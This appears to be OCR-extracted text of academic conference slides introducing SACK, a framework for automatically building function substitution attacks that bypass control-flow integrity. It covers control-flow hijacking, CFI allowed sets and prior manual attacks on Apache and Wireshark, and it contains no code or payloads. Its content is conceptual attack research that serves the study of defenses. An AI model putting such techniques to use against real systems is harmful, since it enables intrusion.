SACK: Systematic Generation of Function Substitution Attacks Against Control-Flow Integrity

Zhechang Zhang Hengkai Ye Song Liu Hong Hu


PennState

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution

Control-Flow Hijacking


Exploiting memory bugs to redirect program execution



Memory bug

Control-Flow Hijacking

Exploiting memory bugs to redirect program execution



Memory bug

Corrput control data


Control-Flow Hijacking

Exploiting memory bugs to redirect program execution


Memory bug → Corrput control data → Divert control-flow

Control-Flow Hijacking


Control-Flow Hijacking




Control-Flow Hijacking




Control-Flow Hijacking




Control-Flow Hijacking



Control-Flow Hijacking




Control-Flow Integrity (CFI)



Control-Flow Integrity (CFI)

① Allowed set

fn → {a,b,c}




Control-Flow Integrity (CFI)

① Allowed set

fn → {a,b,c}

② Runtime check




Control-Flow Integrity (CFI)

① Allowed set

fn → {a,b,c}

② Runtime check




Control-Flow Integrity (CFI)

① Allowed set

fn → {a,b,c}

② Runtime check




Control-Flow Integrity (CFI)

① Allowed set

fn → {a,b,c}

② Runtime check




Fully-Precise Static CFI

Fully-Precise Static CFI

- All allowed targets are input-triggered


Fully-Precise Static CFI

- All allowed targets are input-triggered




Fully-Precise Static CFI

- All allowed targets are input-triggered




Fully-Precise Static CFI

- All allowed targets are input-triggered




Fully-Precise Static CFI

- All allowed targets are input-triggered




Fully-Precise Static CFI

- All allowed targets are input-triggered
- Strongest protection static CFI can achieve



Fully-Precise Static CFI *is **not** enough*


- All allowed targets are input-triggered
- Strongest protection static CFI can achieve



Fully-Precise Static CFI *is **not** enough*

- All allowed targets are input-triggered
- Strongest protection static CFI can achieve

- Function substitution (Sub) attacks:
  - substitute within allowed targets



N. Carlini, et al. "Control-Flow Bending: On the Effectiveness of Control-Flow Integrity." USENIX Security. 2015.

No Automatic Way to Build Sub Attacks

No Automatic Way to Build Sub Attacks

- Manually build two Sub attacks

N. Carlini, et al. "Control-Flow Bending: On the Effectiveness of Control-Flow Integrity." USENIX Security. 2015.

No Automatic Way to Build Sub Attacks


- Manually build two Sub attacks
  - arbitrary code execution in Apache
  - file manipulation in Wireshark

N. Carlini, et al. "Control-Flow Bending: On the Effectiveness of Control-Flow Integrity." USENIX Security. 2015.

No Automatic Way to Build Sub Attacks

- Manually build two Sub attacks
  - arbitrary code execution in Apache
  - file manipulation in Wireshark

- No systematic/automated solution



N. Carlini, et al. "Control-Flow Bending: On the Effectiveness of Control-Flow Integrity." USENIX Security. 2015.

Contribution – Automated Sub Attack Construction

Contribution – Automated Sub Attack Construction

- A framework to build Sub attacks automatically
